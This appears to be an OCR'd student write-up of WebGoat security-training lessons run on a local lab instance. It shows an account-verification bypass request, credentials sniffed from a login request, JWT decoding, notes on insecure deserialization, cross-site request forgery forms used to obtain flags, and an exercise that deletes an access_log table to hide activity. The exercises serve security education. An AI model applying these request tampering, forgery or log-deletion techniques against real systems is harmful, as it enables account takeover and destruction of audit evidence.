
✓

Please provide a new password for your account

Password:

Confirm Password:

Congrats, you have successfully verified the account without actually verifying it. You can now change your password!




```
Time          Type  Direction  Method  URL
17:13:36 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonoverview.mvc
17:13:40 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonmenu.mvc
17:13:42 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonoverview.mvc
17:13:45 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonmenu.mvc
17:13:47 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonoverview.mvc
17:13:50 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonmenu.mvc
17:13:52 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonoverview.mvc
17:13:55 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonmenu.mvc
17:13:57 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonoverview.mvc
17:14:00 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonmenu.mvc
17:14:02 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonoverview.mvc
17:14:05 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonmenu.mvc
17:14:06 2 A... HTTP  → Request  POST  http://127.0.0.1:8080/WebGoat/auth-bypass/verify-account
17:14:07 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonoverview.mvc
```

```
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=ajay123
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 91
Origin: http://127.0.0.1:8080
Connection: keep-alive
Cookie: JSESSIONID=x01EkxJvMmoB0CPi5U02VwXWLT8oL0Vqf3HeYcfW
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

secQuestion00=test&secQuestion10=test1&jsEnabled=1&verifyMethod=SEC_QUESTIONS&userId=12309746
```

Insecure Login:


Challenges:

1. Here the credentials can be sniffed using the intercepter and then using those credentials logging in



```
Time          Type  Direction  Method  URL
17:17:23 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonmenu.mvc
17:17:25 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonoverview.mvc
17:17:28 2 A... HTTP  → Request  POST  http://127.0.0.1:8080/WebGoat/start.mvc?username=ajay123
17:17:28 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonmenu.mvc
17:17:31 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonoverview.mvc
17:17:33 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonmenu.mvc
17:17:36 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonoverview.mvc
17:17:38 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonmenu.mvc
17:17:41 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonoverview.mvc
17:17:43 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonmenu.mvc
17:17:46 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonoverview.mvc
17:17:48 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonmenu.mvc
17:17:51 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonoverview.mvc
```

```
Accept-Encoding: gzip, deflate, br
Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=ajay123
Content-Type: text/plain;charset=UTF-8
Content-Length: 50
Origin: http://127.0.0.1:8080
Connection: keep-alive
Cookie: JSESSIONID=x01EkxJvMmoB0CPi5U02VwXWLT8oL0Vqf3HeYcfW
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

{
  "username":"CaptainJack",
  "password":"BlackPearl"
}
```



Reset lesson

Let's try


Click the "log in" button to send a request containing the login credentials of another user. Then, write these credentials into the appropriate fields and submit them to confirm. Try using a packet sniffer to intercept the request.

Congratulations. You have successfully completed the assignment.

JWT tokens

Challenges:

1. Decoding of JWT token hash using online tool



JWT Decoder

Decode JWT (JSON Web Tokens)

JWT Token

```
eyJhbGciOiJIUzI1NiJ9.ew0KICAiYXV0aG9yaXRpZXMiIDogWyAiUk9MRV9BRE1JTiIsICJST0xFX1VTRVIiIF0sDQogICJjbGllbnRfaWQiIDogIm15LWNsaWVudC13aXRoLXNlY3JldCIsDQogICJleHAiIDogMTYwNzA5OTYwOCwNCiAgImp0aSIgOiAiOWJjOTJhNDQtMGIxYS00YzVlLWJlNzAtZGE1MjA3NWI5YTg0IiwNCiAgInNjb3BlIiA6IFsgInJlYWQiLCAid3JpdGUiIF0sDQogICJ1c2VyX25hbWUiIDogInVzZXIiDQp9.9lYaULTuoIDJ86-zKDSntJQyHPpJ2mZAbnWRfe199iI
```


We don't send your data to our servers. Read more about our privacy policy.

Decoded JWT

```
        "client_id" : "my-client-with-secret"
        "exp" : 1607099608
        "jti" : "9bc92a44-0b1a-4c5e-be70-da52075b9a84"
      ▾ "scope" : [  2 items
            0 : "read"
            1 : "write"
        ]
        "user_name" : "user"
    }
}
```

Explanation

authorities	["ROLE_ADMIN","ROLE_USER"]	
client_id	my-client-with-secret	
exp	2020-12-04T16:33:28.000Z	the expiration time after which JWT must not be accepted
jti	9bc92a44-0b1a-4c5e-be70-da52075b9a84	unique identifier of the token even amont different issuers
scope	["read","write"]	
user_name	user	



Decoding a JWT token

Let's try decoding a JWT token, for this you can use the JWT functionality inside WebWolf. Given the following token:

```
eyJhbGciOiJIUzI1NiJ9.ew0KICAiYXV0aG9yaXRpZXMiIDogWyAiUk9MRV9BRE1JTiIsICJST0xFX1VTRVIiIF0sDQogICJjbGllbnRfaWQiIDogIm15LWNsaWVudC13aXRoLXNlY3JldCIsDQogICJleHA
iIDogMTYwNzA5OTYwOCwNCiAgImp0aSIgOiAiOWJjOTJhNDQtMGIxYS00YzVlLWJlNzAtZGE1MjA3NWI5YTg0IiwNCiAgInNjb3BlIiA6IFsgInJlYWQiLCAid3JpdGUiIF0sDQogICJ1c2VyX25hbWUiIDo
gInVzZXIiDQp9.9lYaULTuoIDJ86-zKDSntJQyHPpJ2mZAbnWRfe199iI
```

Copy and paste the following token and decode the token, can you find the user inside the token?

Congratulations. You have successfully completed the assignment.

(A8) Software & Data Integrity

Insecure Deserialization:

What is Serialization

Serialization is the process of turning some object into a data format that can be restored later. People often serialize objects in order to save them to storage, or to send as part of communications. Deserialization is the reverse of that process taking data structured from some format, and rebuilding it into an object. Today, the most popular data format for serializing data is JSON. Before that, it was XML.

a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user"; i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}

Native Serialization

Many programming languages offer a native capability for serializing objects. These native formats usually offer more features than JSON or XML, including customizability of the serialization process. Unfortunately, the features of these native deserialization mechanisms can be repurposed for malicious effect when operating on untrusted data. Attacks against deserializers have been found to allow denial-of-service, access control, and remote code execution attacks.

Known Affected Programming Languages


- PHP
- Python
- Ruby
- Java
- C
- C++

CSRF:

Challenges:


1. Getting the flag using the different site and triggering the page to get the flag

First we are going to create a script




```html
<form accept-charset="UNKNOWN" id="basic-csrf-get" method="POST" name="form1" target="_blank" successcallback="" action="http:/
  <input name="csrf" type="hidden" value="false">
  <input type="submit" name="submit">

</form>
```

Then we will get a flag only if the user is logged in



```
127.0.0.1:8080/WebGoat/csrf/basic-get-flag
Pretty-print

{
  "flag" : 43280,
  "success" : true,
  "message" : "Congratulations! Appears you made the request from a separate host."
}
```

Enter the value in the input box



Basic Get CSRF Exercise

Trigger the form below from an external source while logged in. The response will include a 'flag' (a numeric value).

Submit

Confirm Flag


Confirm the flag you should have gotten on the previous page below.

Confirm Flag Value: Submit


Congratulations! Appears you made the request from your local machine.
Correct, the flag was 43280

2. Post data csrf:


Here first we will be create a script which helps to post the data and then the challenge will be solved.


Welcome
index.html
csrf_level6.html
sql.py
index1.html
csrf_level6.html > form#csrf-review.attack-form > input#reviewText.form-control

```
lass="attack-form" accept-charset="UNKNOWN" id="csrf-review" method="POST" name="review-form" successcallback="" action="http:
put class="form-control" id="reviewText" name="reviewText" placeholder="Add a Review" type="hidden" data-listener-added_5a17e2
put class="form-control" id="reviewStars" name="stars" type="hidden">
put type="hidden" name="validateReq" value="2aa14227b9a13d0bede0388a7fba9aa9">
put type="submit" name="submit" value="Submit review">
```



```
127.0.0.1:8080/WebGoat/csrf/review
Pretty-print

{
  "lessonCompleted" : true,
  "feedback" : "It appears you have submitted correctly from another site. Go reload and see if your post is there.",
  "output" : null,
  "assignment" : "ForgedReviews",
  "attemptWasMade" : true
}
```



Compromising Availability

After successfully compromising confidentiality and integrity in the previous lessons, we are now going to compromise the third element of the CIA triad: **availability**.

There are many different ways to violate availability. If an account is deleted or its password gets changed, the actual owner cannot access this account anymore. Attackers could also try to delete parts of the database, or even drop the whole database, in order to make the data inaccessible. Revoking the access rights of admins or other users is yet another way to compromise availability; this would prevent these users from accessing either specific parts of the database or even the entire database as a whole.

It is your turn!

Now you are the top earner in your company. But do you see that? There seems to be a **access_log** table, where all your actions have been logged to!
Better go and *delete it* completely before anyone notices.

✓

Action contains: Enter search string

Search logs

Success! You successfully deleted the access_log table and that way compromised the availability of the data.